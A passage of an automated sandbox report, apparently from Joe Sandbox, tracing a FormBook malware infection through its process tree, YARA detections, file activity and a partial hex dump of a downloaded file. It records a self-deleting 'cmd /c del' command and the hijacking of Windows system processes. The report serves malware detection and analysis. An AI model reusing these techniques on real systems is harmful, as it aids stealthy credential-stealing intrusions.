00000008.00000000.479688839.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.479688839.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.622677419.00000000033E0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.622677419.00000000033E0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.622677419.00000000033E0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.479381669.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.479381669.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.479381669.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.479097118.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.479097118.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.479097118.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	1042A417	NtReadFile

Analysis Process: explorer.exe PID: **684**, Parent PID: **4356**

General	
Target ID:	9

Start time:	17:18:55
Start date:	13/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.601178673.000000000F23E000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.601178673.000000000F23E000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.601178673.000000000F23E000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.550265684.000000000F23E000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.550265684.000000000F23E000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.550265684.000000000F23E000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: Rvsuben.exe PID: **6372**, Parent PID: **684**

General

Target ID:	12
Start time:	17:19:01
Start date:	13/05/2022
Path:	C:\Users\Public\Libraries\Rvsuben.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Rvsuben.exe"
Imagebase:	0x400000
File size:	806912 bytes
MD5 hash:	917AA80E03E09B1D2B6619CC62CDBE22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 32%, Virustotal, Browse • Detection: 59%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2F23850	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\Rvsubentohcvaxlbphydsofhyldatal[1]	0	1024	fd 20 56 fd 3d fd fd fd fd fd fd fd 39 39 fd fd 7e fd fd fd fd fd fd fd 06 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 3b fd fd fd 59 fd fd fd 7a 43 07 5b 7e 3b 12 07 5b 1a 2e fd fd fd 36 38 fd fd 38 fd fd 5b 34 34 fd 3a fd 28 fd fd 38 fd 34 fd 34 fd 0a fd fd e9 2a fd fd 47 47 fd fd fd fd fd fd fd fd 86 fd 55 12 4a ef 59 4a ef 59 4a ef 59 fd 73 78 59 fd ef 59 fd fd 70 59 fd ef 59 fd fd fd 59 2a ef 59 fd fd 5a 59 fd ef 59 fd 1b fd 59 48 ef 59 fd 1b fd 59 46 ef 59 fd 1b 37 59 fd ef 59 fd 1b fd 59 fd ef 59 4a fd 3a 59 74 6f 59 33 fd fd 59 4c ef 59 33 fd 5a 59 fd ef 59 fd 05 74 59 fd ef 59 33 fd fd 59 fd ef 59 18 fd fd 2e 4a ef	V=99~;YzC[~;[.68844:(844*GGUJ YJYJYsxYYpYYY*YZYY YHYYFY7YYYYJ :YtY3YLY3ZYYtYY3YY.J	success or wait	331	2F23B0D	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Rvsuben.exe	unknown	806912	success or wait	1	409239	ReadFile
C:\Users\Public\Libraries\Rvsuben.exe	unknown	806912	success or wait	1	2F1311D	ReadFile

Analysis Process: Rvsuben.exe PID: **7156**, Parent PID: **684**

General

Target ID:	14
Start time:	17:19:10
Start date:	13/05/2022
Path:	C:\Users\Public\Libraries\Rvsuben.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Rvsuben.exe"
Imagebase:	0x400000
File size:	806912 bytes
MD5 hash:	917AA80E03E09B1D2B6619CC62CDBE22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3073850	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\Rvsubentohcvaxlbphydsofhyldatal[2]	0	1024	fd 20 56 fd 3d fd fd fd fd fd fd fd 39 39 fd fd 7e fd fd fd fd fd fd fd 06 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 3b fd fd fd 59 fd fd fd 7a 43 07 5b 7e 3b 12 07 5b 1a 2e fd fd fd 36 38 fd fd 38 fd fd 5b 34 34 fd 3a fd 28 fd fd 38 fd 34 fd 34 fd 0a fd fd e9 2a fd fd 47 47 fd fd fd fd fd fd fd fd 86 fd 55 12 4a ef 59 4a ef 59 4a ef 59 fd 73 78 59 fd ef 59 fd fd 70 59 fd ef 59 fd fd fd 59 2a ef 59 fd fd 5a 59 fd ef 59 fd 1b fd 59 48 ef 59 fd 1b fd 59 46 ef 59 fd 1b 37 59 fd ef 59 fd 1b fd 59 fd ef 59 4a fd 3a 59 74 6f 59 33 fd fd 59 4c ef 59 33 fd 5a 59 fd ef 59 fd 05 74 59 fd ef 59 33 fd fd 59 fd ef 59 18 fd fd 2e 4a ef	V=99~;YzC[~;[.68844:(844*GGUJ YJYJYsxYYpYYY*YZYY YHYYFY7YYYYJ :YtY3YLY3ZYYtYY3YY.J	success or wait	331	3073B0D	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Rvsuben.exe	unknown	806912	success or wait	1	409239	ReadFile
C:\Users\Public\Libraries\Rvsuben.exe	unknown	806912	success or wait	1	306311D	ReadFile

Analysis Process: logagent.exe PID: **3676**, Parent PID: **6372**

General

Target ID:	20
Start time:	17:19:39
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\logagent.exe
Imagebase:	0xbc0000
File size:	86016 bytes
MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.663406978.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.663406978.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.663406978.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.658059430.0000000002F70000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.658059430.0000000002F70000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.658059430.0000000002F70000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.658204539.0000000002FA0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.658204539.0000000002FA0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.658204539.0000000002FA0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000000.583342582.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000000.583342582.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000000.583342582.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000000.582254970.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000000.582254970.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000000.582254970.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000000.582967305.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000000.582967305.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000000.582967305.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000000.582561192.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000000.582561192.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000000.582561192.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	1042A417	NtReadFile

Analysis Process: DpiScaling.exe PID: **5892**, Parent PID: **7156**

General

Target ID:	22
Start time:	17:19:48
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\DpiScaling.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\DpiScaling.exe
Imagebase:	0x7ff613fd0000
File size:	77312 bytes
MD5 hash:	302B1BBDBF4D96BEE99C6B45680CEB5E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000002.643656925.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000002.643656925.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000002.643656925.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.600971102.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.600971102.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.600971102.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.601348197.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.601348197.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.601348197.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000002.639113956.00000000011E0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000002.639113956.00000000011E0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000002.639113956.00000000011E0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.601926446.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.601926446.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.601926446.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000002.639730390.0000000003380000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000002.639730390.0000000003380000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000002.639730390.0000000003380000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.600603050.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.600603050.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.600603050.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	1042A417	NtReadFile

Analysis Process: WWAHost.exe PID: **6004**, Parent PID: **684**

General

Target ID:	23
Start time:	17:19:50
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe
Imagebase:	0xf70000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.696412101.0000000003100000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.696412101.0000000003100000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.696412101.0000000003100000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.696533789.0000000003130000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.696533789.0000000003130000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.696533789.0000000003130000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.695229674.0000000000E20000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.695229674.0000000000E20000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.695229674.0000000000E20000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	E3A417	NtReadFile

Analysis Process: cmd.exe PID: **1624**, Parent PID: **6004**

General

Target ID:	27
Start time:	17:20:01
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Windows\SysWOW64\logagent.exe"
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: **5564**, Parent PID: **684**

General

Target ID:	28
Start time:	17:20:01
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0xab0000
File size:	831488 bytes
MD5 hash:	7FC345F685C2A58283872D851316ACC4
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmmon32.exe PID: **3652**, Parent PID: **684**

General

Target ID:	29
Start time:	17:20:01
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0xae0000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001D.00000002.640834589.0000000003040000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001D.00000002.640834589.0000000003040000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001D.00000002.640834589.0000000003040000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	305A417	NtReadFile

Analysis Process: conhost.exe PID: **6176**, Parent PID: **1624**

General

Target ID:	30
Start time:	17:20:02
Start date:	13/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mstsc.exe PID: **6092**, Parent PID: **684**

General

Target ID:	31
Start time:	17:20:03
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\mstsc.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0x7ff613fd0000
File size:	3444224 bytes
MD5 hash:	2412003BE253A515C620CE4890F3D8F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001F.00000002.662948879.00000000032D0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001F.00000002.662948879.00000000032D0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001F.00000002.662948879.00000000032D0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	32EA417	NtReadFile

Disassembly

No disassembly